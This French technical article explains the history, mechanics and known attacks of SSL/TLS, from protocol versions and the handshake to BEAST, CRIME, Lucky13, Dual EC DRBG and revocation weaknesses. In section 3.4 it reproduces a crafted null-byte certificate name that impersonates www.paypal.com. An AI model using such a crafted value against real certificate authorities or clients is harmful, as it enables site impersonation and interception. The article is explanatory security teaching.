Le protocole SSL et son successeur TLS sont les pierres angulaires de la sécurité de nombreux services Internet. Suite aux récentes révélations d'Edward Snowden, le grand public et les médias se font l'écho de rumeurs plus ou moins fondées sur la sécurité de ces protocoles. Il est grand temps de dissiper les doutes en analysant leur fonctionnement, les attaques connues et les contre-mesures disponibles.

1 Un peu d'histoire

Il est courant d'entendre parler du protocole SSL (*Secure Sockets Layer*), de TLS (*Transport Layer Security*) voire parfois de SSL/TLS, mais peu nombreux sont ceux qui comprennent les différences entre SSL et TLS, et leurs différentes versions.

1.1 SSLv1

La légende dit que la première version de SSL, SSLv1, a été conçue en 1994 au sein de la société Netscape Communications, afin de répondre au besoin de confidentialité des échanges web, mail et news de ses utilisateurs. La domination du marché des navigateurs par Netscape a pour conséquence que la société va concevoir SSLv1 seule, avec les experts en cryptographie dont elle dispose. La première version du protocole, SSLv1, est fidèle aux préceptes de Brooks **[BROOKS75]** : « *Plan to throw one away ; you will, anyhow* ». Elle ne sera jamais publiée ni implémentée dans un produit disponible au public, en raison de problèmes de conception **[OPPLIGER09]**.

1.2 SSLv2

La première version publique sera SSLv2, qui se présente sous la forme d'un protocole de niveau applicatif (niveau session et présentation de la couche OSI pour les dinosaures), conçu de manière à pouvoir encapsuler de manière générique tout type de données. La préoccupation majeure de l'époque est de sécuriser les transferts du commerce électronique, ce qui consiste essentiellement à permettre au client d'envoyer son numéro de carte de crédit à un serveur tout en garantissant que seul ce dernier en aura connaissance. Autrement dit, garantir la confidentialité des données échangées et authentifier le serveur. Ce serait dommage d'envoyer de manière confidentielle un numéro de carte de crédit au mauvais interlocuteur, n'est-ce pas ?

1.3 SSLv3

Pendant l'année 1995, plusieurs problèmes sont identifiés dans SSLv2 et Netscape décide de créer SSLv3, avec l'aide du cryptographe Paul Kocher. Cette nouvelle version, dont les spécifications seront publiées plus tard dans la RFC 6101, apporte un certain nombre de modifications :

- un condensat cryptographique des messages composant la négociation (*handshake*) est envoyé à la fin de celle-ci, permettant de s'assurer qu'aucun des messages la composant n'a été modifié. Cela est nécessaire, car les messages la composant ne sont ni chiffrés ni protégés par un condensat ;
- un message a été ajouté pour avertir un correspondant que son interlocuteur s'apprête à fermer la connexion. L'absence de ce message permettait de tronquer une communication en envoyant par exemple un TCP FIN usurpé ;
- un mécanisme de compression optionnel ;
- le support de l'algorithme DSS (*Digital Signature Standard*) ;

- le support de l'algorithme DH (*Diffie-Hellman*) ;
- la fonction de dérivation des clés (*KDF*) est complètement repensée.

1.4 TLS 1.0

Contrairement à ce que son nom laisse penser, TLS 1.0 (normalisé dans la RFC 2246) n'est pas radicalement différent de SSLv3. Son numéro de version interne est d'ailleurs 3.1, là où celui de SSLv3 est 3.0. La fonction de dérivation des clés est à nouveau modifiée, bien qu'aucune faiblesse n'ait été découverte dans la KDF de SSLv3. La méthode d'authentification des messages (*MAC*) est remplacée par le classique HMAC (*Hash-based message authentication code*, RFC 2104). Enfin, DH, DSS et 3DES sont maintenant déclarés obligatoires.

1.5 TLS 1.1

La version 1.1 de TLS, RFC 4346, vient corriger deux problèmes majeurs dans la conception de TLS 1.0 qui le rendent vulnérable lorsqu'il est utilisé avec des algorithmes de chiffrement par chaînage de blocs (*Cipher-block chaining*, CBC) :

- le vecteur d'initialisation (IV) n'est pas explicitement défini, ce qui rend plusieurs implémentations vulnérables à des attaques où l'assaillant connaît le message en clair (*known-plaintext*) ou peut choisir le message (*chosen-plaintext*) ;
- les erreurs de *padding* remontent un code spécifique. Couplé au choix de conception *Mac-Then-Encrypt*, ce problème rend TLS 1.0 vulnérable aux attaques par *Padding Oracle*.

1.6 TLS 1.2

Défini dans la RFC 5246, TLS 1.2 entreprend entre autres modifications de supprimer l'usage des algorithmes MD5 et SHA-1 partout où ils sont utilisés, suite aux avancées des attaques contre ceux-ci. Ces attaques ne sont pas encore problématiques étant donné l'utilisation qui en est faite dans TLS, mais le vieil adage bien connu en sécurité informatique incite à la prudence (voir la RFC 4270) : « *Attacks always get better ; they never get worse* ».

2 Principes

2.1 Authentification

Lors de la conception de SSL/TLS, l'une des principales préoccupations était de s'assurer que le serveur est bien celui qu'il dit être. À cette fin, le serveur présente un certificat comme preuve de son identité très tôt dans les échanges. Ce certificat, au format X.509, contient différentes informations sur le serveur.

À titre d'exemple, récupérons le certificat présenté par le serveur HTTPS nuagelabs.fr :

```
openssl s_client -connect nuagelabs.fr :443 -showcerts
```

puis examinons son contenu :

```
openssl x509 -in -text
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 622616 (0x98018)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=IL, O=StartCom Ltd., OU=Secure Digital Certificate
Signing, CN=StartCom Class 1 Primary Intermediate Server CA
        Validity
            Not Before: Mar 12 05:24:14 2013 GMT
            Not After : Mar 12 16:58:42 2014 GMT
        Subject: CN=www.nuagelabs.fr
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                    [...]
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Key Usage:
                Digital Signature, Key Encipherment, Key Agreement
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 Subject Alternative Name:
                DNS:www.nuagelabs.fr, DNS:nuagelabs.fr
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:http://crl.startssl.com/crt1-crl.crl
            Authority Information Access:
                OCSP - URI:http://ocsp.startssl.com/sub/class1/server/ca
                CA Issuers - URI:http://aia.startssl.com/certs/sub.
class1.server.ca.crt
    Signature Algorithm: sha1WithRSAEncryption
```

Nous avons donc un certificat X.509 version 3, qui en pratique est la seule version en usage avec TLS, et dont le numéro de série est 622616. Ce numéro de série doit être unique parmi tous les certificats délivrés par une autorité de certification (AC) donnée. Le certificat contient également un sujet, le nom de l'AC l'ayant délivré, une date de début et de fin de validité, ainsi qu'une signature et des extensions.

Nous constatons en examinant le *Common Name* (CN) du sujet ainsi que les entrées DNS de l'extension *SubjectAltName* (SAN, RFC 3281) que ce certificat est valide pour nuagelabs.fr et www.nuagelabs.fr.

2.1.1 Vérification de la validité du certificat

Lorsqu'un client se connecte à un serveur TLS, ce dernier lui présente donc au moins un certificat. Le client doit alors vérifier la validité de ce certificat, en se basant sur plusieurs critères :

- le fait que le certificat, au format ASN.1, soit bien formé ;
- l'usage du certificat, tel qu'indiqué par *Basic Constraints*, *Key Usage* et *Extended Key Usage*, doit être correct ;
- le certificat est valide à ce moment précis ;
- le certificat n'a pas été révoqué ;
- la signature du certificat est valide ;
- le nom du service pour lequel ce certificat est valable, en se basant sur le CN contenu dans le certificat et sur les éventuelles extensions SAN si elles sont présentes.

2.1.2 PKI

Le certificat précédent contient un certain nombre d'informations qui seront par la suite utilisées par le client et le serveur pour négocier un canal de communication sécurisé. Néanmoins rien pour l'instant ne semble empêcher quelqu'un de présenter un certificat pour un nom de domaine qui n'est pas le sien. La solution à ce problème vient de ce qu'on appelle une *Public Key Infrastructure* (PKI) ou Infrastructure à clés publiques (ICP). Le fonctionnement de cette PKI et des autorités de certifications sera traité plus loin dans ce dossier.

2.1.3 Informations cryptographiques présentes dans un certificat

Une fois que le client possède un moyen de s'assurer de l'identité de son interlocuteur, il est temps d'établir un canal de communication sécurisé. Pour cela, la méthode utilisée dépend des informations cryptographiques présentes dans le certificat présenté par le serveur ainsi que des algorithmes supportés par les deux parties.

Les différents types de certificats sont :

- RSA, le plus répandu, dans lequel le certificat contient la clé publique RSA du serveur ;
- DH anonyme, ECDH anonyme, où il n'y a pas de certificat serveur. Cette méthode est très rarement utilisée, car ne protégeant pas contre l'usurpation d'identité, et donc totalement vulnérable aux attaques par un intermédiaire (*Man In The Middle* ou MITM) ;
- DH_DSS, DH_RSA, ECDH_ECDSA, où le certificat contient la clé publique Diffie Hellman statique du serveur, signée par la clé privée de l'AC, au format DSA, RSA, ou ECDSA, respectivement ;
- ECDSA, où le certificat contient une clé de type ECDSA (RFC 4492).

2.2 Génération du matériel cryptographique

Le matériel cryptographique permet la sécurisation des échanges (authenticité, confidentialité) entre le client et le serveur, et se compose des éléments suivants :

- clé MAC (*Message Authentication Code*) en émission du client ;
- clé MAC en émission du serveur ;
- clé de chiffrement en émission du client ;
- clé de chiffrement en émission du serveur ;
- vecteur d'initialisation en émission du client ;
- vecteur d'initialisation en émission du serveur.

Le type exact de ces différents éléments dépend de la suite cryptographique choisie par le client et le serveur au début de la transaction, ce que nous verrons dans la partie suivante. Quelle que soit la suite choisie, les différentes clés sont dérivées d'une valeur appelée « *pre master secret* », connue uniquement des deux parties après l'établissement de la session, et sur laquelle repose toute la sécurité des échanges.

Cette valeur permet de définir le « *master secret* » selon la méthode suivante :

```
master_secret = PRF(pre_master_secret, "master secret", valeur aléatoire
fournie par le client + valeur aléatoire fournie par le serveur)
```

Les clés et IV sont alors générées de la manière suivante :

```
clés et IV = PRF(master_secret, " key expansion ", valeur aléatoire
fournie par le client + valeur aléatoire fournie par le serveur)
```

La fonction PRF (*Pseudorandom Function*) est définie par la suite choisie, mais est basée sur un HMAC, la RFC 5246 recommandant que celui-ci utilise un algorithme de condensat cryptographique dont la sécurité est au moins équivalente à celle de SHA-256.

2.2.1 Pre-master secret

Maintenant que nous savons comment est utilisée la valeur « pre-master secret », il nous reste à voir de quelle façon le client et le serveur se mettent d'accord sur sa valeur, sans qu'il soit possible à une autre partie, active ou passive, de la récupérer. Cela dépend du type de suite choisi, les solutions possibles étant :

- RSA : la valeur secrète pre-master est générée de manière aléatoire par le client, chiffrée avec la clé publique du serveur, et envoyée à ce dernier dans le message *ClientKeyExchange* ;

- *Diffie Hellman* (DH), *Elliptic Curve Diffie Hellman* (ECDH), statique : la valeur secrète pre-master est négociée via l'algorithme Diffie Hellman, ou sa variante utilisant des courbes elliptiques. Les paramètres DH du serveur sont fixés dans son certificat et ceux du client générés aléatoirement ou également présents dans son certificat s'il en présente un ;
- *Diffie Hellman Ephemeral* (DHE), *Elliptic Curve Diffie Hellman Ephemeral* (ECDHE) : la valeur secrète pre-master est le résultat d'une négociation DH ou ECDH, avec les paramètres de chaque partie générés de manière aléatoire et unique pour chaque transaction. Les paramètres du serveur sont signés avec la clé privée de celui-ci, pour se prémunir contre des attaques de type MITM actif ;
- Diffie Hellman, Elliptic Curve Diffie Hellman anonyme : la valeur secrète pre-master est la valeur négociée via l'algorithme DH ou ECDH, avec les paramètres clients et serveurs générés aléatoirement. Cette attaque est totalement vulnérable à un assaillant en position de MITM actif, pouvant modifier les messages.

2.2.2 Échange de clé Diffie Hellman Merkle

Le mécanisme d'échange de clé Diffie-Hellman-Merkle, souvent abrégé Diffie-Hellman ou DH, et défini dans la RFC 2631, est un mécanisme permettant à deux parties qui ne partageaient aucune information au début de la transaction d'échanger une clé secrète partagée via un canal de communication non sécurisé. À la fin de la transaction, les deux parties sont en possession d'une clé symétrique partagée qu'une autre partie ayant écouté la transaction n'est pas capable de reconstituer. Par contre, toute partie pouvant activement modifier l'échange est capable de négocier un secret partagé avec chacune des deux parties et donc de continuer d'utiliser sa position d'homme du milieu.

L'intégralité du protocole repose sur la difficulté du logarithme discret. Dans le cas de TLS, le serveur choisit un générateur **g** d'un groupe fini **G**, et un nombre premier **p**. Il génère aléatoirement sa clé privée **Xs**, et calcule **Ys = g^Xs mod p**, sa clé publique. Il envoie alors **g**, **p** et **Ys** en clair au client dans le message *ServerKeyExchange*, détaillé plus loin.

De son coté, le client génère sa clé privée **Xc**, calcule sa clé publique **Yc = g^Xc mod p** et l'envoie en clair au serveur.

Les deux parties peuvent alors calculer le secret partagé en effectuant respectivement les opérations suivantes :

```
g^(XsXc) = Yc^Xs mod p
g^(XsXC) = Ys^Xc mod p
```

Une personne espionnant les échanges sans pouvoir intervenir pour les modifier connaîtrait **g**, **p**, **Ys (g^Xs)** et **Yc (g^Xc)**. Obtenir le secret partagé **g^(XsXc)** à partir de ces valeurs nécessite de calculer le logarithme discret, ce qui est, pour des valeurs de **g** et **p** choisies correctement, un problème considéré comme difficile aujourd'hui. Les méthodes connues, notamment la réduction de Pohlig-Hellman ou l'algorithme Baby-Steps / Giants-Steps restent très lentes et ne sont donc pas utilisables pratiquement à l'heure actuelle.

Il existe une variante basée sur la cryptographie à courbes elliptiques, connue sous le nom de *Eliptic Curve Diffie Hellman* (ECDH) dont le principe est identique.

2.3 Échanges

2.3.1 Handshake TLS 1.2




Fig. 1

Lors de l'établissement d'une nouvelle session TLS 1.2, le client et le serveur conduisent une Handshake de façon à échanger leurs identités respectives (dans le cas d'une authentification cliente, sinon seul le serveur fournit une preuve de son identité) et de se mettre d'accord sur un matériel cryptographique commun pour établir un canal de communication bidirectionnel sécurisé.

Le premier message échangé, *ClientHello*, est envoyé par le client vers le serveur et contient un numéro de version, indiquant la version de TLS la plus récente supportée par le client, la date et l'heure de l'horloge du client, 28 octets aléatoires, un numéro de session dans le cas de reprise d'une session existante, la liste des méthodes cryptographiques que le client supporte, la liste des méthodes de compression qu'il supporte et des valeurs spécifiques aux différentes extensions supportées, par exemple le nom du service auquel il

souhaite se connecter avec l'extension *Server Name Indication*.

Le serveur répond alors avec un message de type *ServerHello*, dans lequel se trouve la version du protocole qu'il souhaite utiliser, l'état de sa propre horloge et également 28 octets aléatoires. Suivent un numéro de session, les algorithmes cryptographiques et de compression qu'il a choisi pour cette session en fonction de ceux qu'il supporte et de ce que le client a annoncé, et là encore des valeurs spécifiques en fonction des différentes extensions supportées.

Le serveur présente alors la liste de certificats contenant son propre certificat. Pour la suite, nous allons considérer un échange sous la forme d'une nouvelle connexion sans authentification client, ce qui élimine les messages *Certificate* et *CertificateVerify* envoyés par le client, ainsi que le message *CertificateRequest* du serveur.

Le contenu du message suivant, *ServerKeyExchange*, dépend du type de certificat présenté par le serveur et surtout des algorithmes cryptographiques négociés lors de la phase précédente. Dans le cas d'un échange de clés par certificat contenant une clé RSA, ou une clé Diffie-Hellman statique, ce message n'existe tout simplement pas, car toutes les informations nécessaires se trouvent dans le certificat. Dans le cas d'un échange DH/ECDH anonyme, DHE ou ECDHE, ce message contient les paramètres (**g**, **p**, clé publique **Ys**) DH/ECDH générés aléatoirement par le serveur et — sauf dans le cas DH/ECDH anonyme — signés par la clé privée (RSA, DSA ou ECDSA par exemple) correspondant à la clé publique présente dans son certificat.

Le serveur envoie alors un dernier message, *ServerHelloDone*, qui indique au client que le rôle du serveur dans la phase d'échange des clés est terminé.

Le client calcule alors la valeur *pre-master*, selon la méthode que nous avons vue précédemment. Selon la méthode d'échange de clé choisie, soit le client envoie directement cette valeur au serveur, après l'avoir chiffrée avec la clé publique RSA du serveur, soit il lui fait parvenir en clair sa clé publique DH/ECDH (**Yc**), permettant alors au serveur de calculer le pre-master de son coté.

Le client émet alors un message *ChangeCipherSpec* immédiatement suivi du message *Finished*. Le serveur répond en faisant de même. La signification de ces messages est, respectivement, d'indiquer à l'autre partie que la partie émettrice va maintenant utiliser les paramètres nouvellement négociés, puis que cet échange est maintenant terminé.

Le message *Finished*, qui est protégé par le matériel cryptographique juste négocié, contient notamment un condensat cryptographique de tous les messages précédemment échangés, de façon à prévenir plusieurs types d'attaques par modification des messages de la négociation par un assaillant actif (voir l'annexe F.1.3 de la RFC 5246).

2.3.2 Échange de données

Une fois la session établie, toutes les données échangées sont divisées en fragments. Chaque fragment de données est encapsulé dans un enregistrement TLS, qui contient un type (pour distinguer les paquets de données et ceux de contrôle du protocole), une version, la taille des données, les données elles-mêmes et un condensat cryptographique de toutes ces valeurs. Si un algorithme de compression a été choisi, les données sont compressées avant le calcul du condensat. Enfin, le résultat est chiffré avec l'algorithme de chiffrement négocié (AES, Camellia, 3DES, RC4...) (Fig. 2).

On remarque que le condensat est généré à partir des données non chiffrées, ce qu'on appelle en cryptographie *Mac-Then-Encrypt*, par opposition à *Encrypt-Then-Mac*. Ce petit détail a son importance, comme nous le verrons plus tard, notamment car il nécessite de déchiffrer le message reçu avant de pouvoir vérifier s'il a été modifié.




Fig. 2

3 Attaques

Maintenant que nous avons une idée du fonctionnement général du protocole, nous allons pouvoir aborder les différentes attaques qui le concernent.

3.1 Attaque sur les opérations cryptographiques elles-mêmes

3.1.1 Factorisation de RSA

L'attaque la plus évidente, qui serait désastreuse pour la majorité des solutions cryptographiques asymétriques actuelles, serait une méthode de factorisation des clés RSA. À l'heure actuelle, la plus longue clé dont la factorisation a été réussie est une clé de 768 bits, factorisée le 12 décembre 2009. Les clés d'une longueur de 1024 bits risquent donc maintenant de devenir à portée d'un assaillant suffisamment équipé et motivé dans un futur proche. Pour cette raison, la taille minimum d'une clé considérée sûre est maintenant de 2048 bits, et il est même conseillé de passer à 4096 bits pour des applications critiques. Il n'est hélas pas toujours facile de trouver une AC acceptant des clés de 4096 bits.

3.1.2 Collisions dans MD5

Il est de notoriété publique depuis plusieurs années que l'algorithme de condensat MD5 ne doit plus être utilisé pour des applications sensibles, plusieurs attaques ayant démontré la facilité de générer des collisions à son encontre. Néanmoins, jusqu'à récemment encore, de nombreuses autorités de certifications utilisaient des certificats dont la signature était réalisée avec cet algorithme, voire signaient toujours de nouveaux certificats avec. En 2005, une première étude **[LENSTRA05]** démontrait la possibilité de créer deux certificats X.509 valides possédant la même signature basée sur MD5. En 2008, une autre étude enfonçait un clou dans le cercueil de MD5 en démontrant la possibilité de générer un certificat X.509 valide, pour une autorité de certification intermédiaire, à l'aide d'une collision MD5 **[SOTIROV08]**.

Malheureusement le remplaçant tout trouvé de MD5, SHA-1, n'est plus considéré très fiable non plus pour les applications critiques. Microsoft a notamment annoncé dans son bulletin de sécurité 2880823 que les certificats X.509 signés avec SHA-1 ne seront plus supportés après le 1er janvier 2016, fixant de fait la date limite de migration pour les autorités vers des algorithmes plus robustes, notamment SHA-2. De même, l'ENISA recommande **[ENISA13]** d'utiliser au minimum SHA-256 pour les applications peu critiques et SHA-512 pour les applications critiques dans le temps.

3.1.3 RC4

RC4 est un algorithme de chiffrement en flux (*stream cipher*) largement utilisé, notamment dans SSL et TLS. Son utilisation a fortement crû suite aux attaques de type BEAST ou Lucky13, que nous verrons plus loin, qui s'appliquaient aux algorithmes de type chiffrement par bloc. L'un des seuls algorithmes de chiffrement en flux disponible dans SSL/TLS étant RC4, il était souvent l'algorithme conseillé jusqu'en 2013. Malheureusement, une étude **[ALFARDAN13]** montre alors qu'il est possible de récupérer une grande partie des données en clair à partir d'un échange SSL/TLS utilisant RC4. En novembre 2013, l'un des derniers vendeurs à ne pas l'avoir fait, Microsoft, recommande dans son bulletin de sécurité 2868725 de ne plus utiliser RC4 et de le remplacer de préférence par AES-GCM (et donc de fait TLS 1.2).

3.1.4 Générateurs d'aléas

Comme beaucoup de systèmes cryptographiques, SSL/TLS nécessite une source d'aléa fiable pour être sûr. Malheureusement, obtenir une telle source sur les ordinateurs n'est pas chose facile, et diverses erreurs ou malveillances ont compliqué la situation.

Le premier exemple est une simple erreur, dans laquelle il n'est pas pensable d'imaginer un acte de malveillance volontaire : la CVE-2008-0166. Un mainteneur de la distribution Debian, considérant des erreurs remontées par l'outil Valgrind en examinant la bibliothèque OpenSSL, découvre qu'une partie du code se base sur des variables dont le contenu n'a pas été initialisé au préalable. Après avoir essayé sans succès d'obtenir de l'aide du côté des développeurs d'OpenSSL, il intègre un patch retirant la lecture de ces variables dans OpenSSL dans Debian. Cette modification a pour effet de limiter l'entropie utilisée pour générer des clés cryptographiques, conduisant par exemple le nombre de clés RSA différentes générées sur ces systèmes à 65535.

Le second exemple relève par contre beaucoup probablement de la malveillance, et concerne un algorithme de génération de valeurs aléatoires basé sur les courbes elliptiques, *Dual Elliptic Curve Deterministic Random Bit Generator* (Dual EC DRBG). Cet algorithme a été standardisé par le NIST avec une forte implication de la NSA comme conseiller technique. Cette dernière est d'ailleurs fortement soupçonnée d'avoir sciemment poussé un algorithme dans lequel elle possédait une porte dérobée, suite aux découvertes de différentes études.

Ces études remontent plusieurs faits troublants. Premièrement, l'algorithme repose sur plusieurs constantes, dont l'origine n'est pas expliquée, ce qui est contraire au principe de cryptographie « *Nothing up my sleeve* », dans lequel l'origine de chaque valeur doit être justifiée. Plus embêtant, en 2007 une étude de Dan Shumow et Niels Ferguson **[SHUMOW07]** démontre qu'il est possible de choisir ces valeurs de telle façon que seul le concepteur puisse prédire le résultat des nombres générés par l'algorithme.

Par ailleurs, les documents révélés en 2013 par Snowden mentionnent à mots couverts que plusieurs algorithmes cryptographiques ont été intentionnellement affaiblis par la NSA, et notamment un PRNG.

3.1.5 Courbes elliptiques

Les algorithmes basés sur les courbes elliptiques sont une alternative intéressante à ceux que nous utilisons aujourd'hui, car ils offrent une sécurité théorique équivalente à une taille de clé moindre, et donc de meilleures performances. De plus, ils offrent l'avantage de reposer sur des principes mathématiques différents de RSA, ce qui est un argument de poids, car une avancée majeure dans la factorisation des grands nombres nous laisserait totalement démunis en l'absence d'algorithmes alternatifs.

Même si une étude récente **[BOSI3]** montre que l'utilisation des courbes elliptiques est en constante augmentation, nombreux sont ceux qui sont refroidis par la volonté affichée de la NSA de pousser leur adoption. Certains redoutent en effet que l'agence de renseignement ne possède une avancée mathématique majeure dans ce domaine, lui permettant de déchiffrer facilement des échanges critiques.

D'autres, moins paranoïaques ou plus pragmatiques, rappellent l'histoire des S-boxes critiquées de l'algorithme DES, dont les constantes inexpliquées avaient été choisies, déjà, par la NSA. Il aura fallu attendre la découverte des méthodes de cryptanalyse différentielle, des années plus tard, pour comprendre que ces valeurs avaient en réalité été choisies pour rentre DES résistant à cette approche, déjà connue de la NSA après sa première découverte par des chercheurs d'IBM **[LEVY01]**.

3.2 Protocole

Les attaques contre le protocole lui-même sont au final assez peu nombreuses lorsque l'on considère sa durée de vie et sa criticité. Un certain nombre d'entre elles ont néanmoins marqué les mémoires.

En 2009, Marsh Ray publie une attaque exploitant la renégociation initiée par le client pour injecter du trafic dans un échange TLS avant le début de la transaction. L'idée est simple : une personne en position de MITM intercepte la demande de connexion d'un client vers le serveur. Il se connecte lui-même au serveur de manière classique, envoie des données dans la session établie, puis envoie un message au serveur demandant une renégociation. Il rend alors la main au client pour l'établissement du nouveau matériel cryptographique, et n'a donc plus accès à la suite des échanges. Le serveur considère les données envoyées au préalable comme venant du client, alors que celui n'en a pas connaissance. Cette attaque a été contrée dans un premier temps par la désactivation de la renégociation demandée par le client, jusqu'à l'arrivée avec la RFC 5746 d'une nouvelle extension TLS permettant au client de faire la différence entre une première négociation et une renégociation.

En 2011, Thai Duong et Juliano Rizzo utilisent une attaque précédemment démontrée par Phillip Rogaway pour déchiffrer une partie des échanges protégés par TLS (BEAST). Cette attaque, de type *chosen-plaintext*, exploite le fait que SSL et TLS 1.0, utilisés avec un algorithme de chiffrement de type CBC, base le vecteur d'initialisation (IV) d'un bloc sur le bloc précédent, et non sur un vecteur d'initialisation aléatoire comme TLS 1.1 et 1.2.

En 2012, les mêmes auteurs publient CRIME, une attaque de type *chosen-plaintex*t qui exploite le fait que la compression effectuée dans SSL/TLS avant le chiffrement dévoile des informations sur le contenu des messages. En effet, comme démontré en 2002 par John Kelsey, un message contenant deux fois les mêmes données sera bien plus court une fois compressé que s'il ne contient que des données différentes. En injectant du contenu dans une session TLS, via des attaques de type CSRF, il est possible de déduire si des motifs donnés sont ou non présents ailleurs dans le même message, permettant le vol de données de session.

En 2013, une attaque nommée *Lucky Thirteen* exploite le fait que TLS utilise un mode de fonctionnement de type *Mac-Then-Encrypt* et non *Encrypt-Then-Mac*, ce qui signifie qu'il est nécessaire pour le destinataire d'un message de déchiffrer le message avant de savoir s'il a été modifié. De plus, avec TLS en mode CBC, les bits de padding ne sont pas pris en compte pour calculer le MAC. Il est donc possible de modifier les messages et de se servir du destinataire comme d'un oracle pour obtenir des informations sur les données. Deux méthodes existent, la première utilise le fait que SSLv2, SSLv3 et TLS 1.0 envoient un code d'erreur différent si la MAC est invalide ou si le déchiffrement ne peut se faire. Celle utilisée par Lucky13 est plus complexe, utilisant le temps nécessaire au serveur pour détecter une manipulation sur les bits de padding afin d'en déduire des informations sur le contenu du message.

Pour se prémunir contre cette attaque, différentes approches existent. La première fait en sorte que le temps de traitement soit exactement le même dans tous les cas, pour ne pas fournir d'informations à l'adversaire. La seconde recommande de ne pas utiliser de chiffrement de type CBC, mais plutôt RC4, qui ne nécessite pas de padding. Malheureusement, nous connaissons maintenant les problèmes de RC4. La dernière approche est d'utiliser des méthodes de chiffrement de type AEAD (*Authenticated Encryption with Associated Data*), qui contiennent une méthode d'authentification intégrée.

3.3 Révocation

La possibilité de révoquer les certificats compromis est une partie importante du modèle de sécurité. Malheureusement, le système des CRL ne fonctionne pas bien. Le client doit télécharger une liste bien trop importante de certificats révoqués pour vérifier la révocation de celui qui l'intéresse. De plus, s'il est impossible d'accéder à la liste des certificats révoqués, est-ce que le certificat doit être accepté ? Si non, un simple déni de service sur l'infrastructure hébergeant les CRL peut avoir un effet désastreux. Si oui, il suffit à l'assaillant en position de MITM de bloquer cette requête pour réussir son MITM.

Concernant OCSP, la situation n'est pas franchement meilleure. En effet, si une réponse indiquant qu'un certificat est valide est bien signé par l'autorité, une réponse négative, par exemple une erreur technique, ne l'est pas. En conséquence, il est possible là aussi en position de MITM de bloquer toute interrogation du statut d'un certificat. Par ailleurs, peu de navigateurs vérifient de manière fiable le statut OCSP d'un certificat, de peur qu'un timeout un peu trop long ne dégrade l'expérience utilisateur.

La solution pourrait venir de l'*OCSP stapling*, RFC 6066, qui permet au détenteur d'un certificat de cacher une réponse OCSP obtenue de la part d'une autorité pendant un temps donné, et de présenter directement cette réponse en même temps que le certificat, évitant à son interlocuteur d'aller lui-même interroger le serveur OCSP.

3.4 Erreurs d'implémentation

En 2009, Moxie Marlinspike présente à Black Hat USA **[MOXIE09]** deux nouvelles attaques contre les implémentations de SSL. Dans un premier temps,

il soulève que la seule différence entre le certificat d'une autorité intermédiaire et un certificat final est la contrainte basique `CA:False` dans le certificat. À l'époque, la plupart des AC acceptaient de signer un certificat n'ayant pas cette valeur à false, et une grande partie des clients ne vérifiaient pas cette valeur. Cela permet de fait à n'importe quel certificat de se comporter comme une autorité intermédiaire et de signer d'autres certificats. Moxie publie même le programme *sslsnif*, qui automatise le processus.

Moxie démontre en même temps une autre faille dans la gestion du champ CN des certificats X.509. La plupart des implémentations sont écrites dans un dérivé du C qui considère le caractère NULL dans une chaîne comme la fin de la chaîne, bien que ce ne soit pas le cas en ASN.1. De plus, les autorités de certifications vérifient le CN en partant de la fin, car elles cherchent le propriétaire du domaine de plus haut niveau, alors que les clients vérifient le CN en partant du début. Le résultat est qu'une chaîne un peu particulière est analysée différemment par les AC et par les clients, permettant d'obtenir des certificats pour un domaine qui n'est pas le sien :

```
www.paypal.com\0.thoughtcrime.org
```

L'AC voit une demande de certificat pour thoughtcrime.org, qui est le domaine de Moxie, et le client un certificat valide pour www.paypal.com.

3.5 Vol de clés

Pour un ennemi motivé, il est souvent plus simple de récupérer la clé privée du serveur dont on souhaite surveiller les échanges, que ce soit en s'attaquant à la sécurité physique d'une entreprise, à l'aide d'ingénierie sociale, ou encore par une intrusion informatique. Une fois la clé privée obtenue, il est possible à un acteur en position de MITM actif de déchiffrer et de modifier la totalité des échanges, se faisant passer pour le serveur vis-à-vis du client, et inversement, le client n'ayant pas à prouver son identité.

Par contre, qu'en est-il pour un acteur en position de MITM passif ? Dans le cas d'un échange RSA ou DH statique, il peut déchiffrer l'intégralité de la transmission. Idem pour une transaction enregistrée préalablement à la récupération de la clé privée.
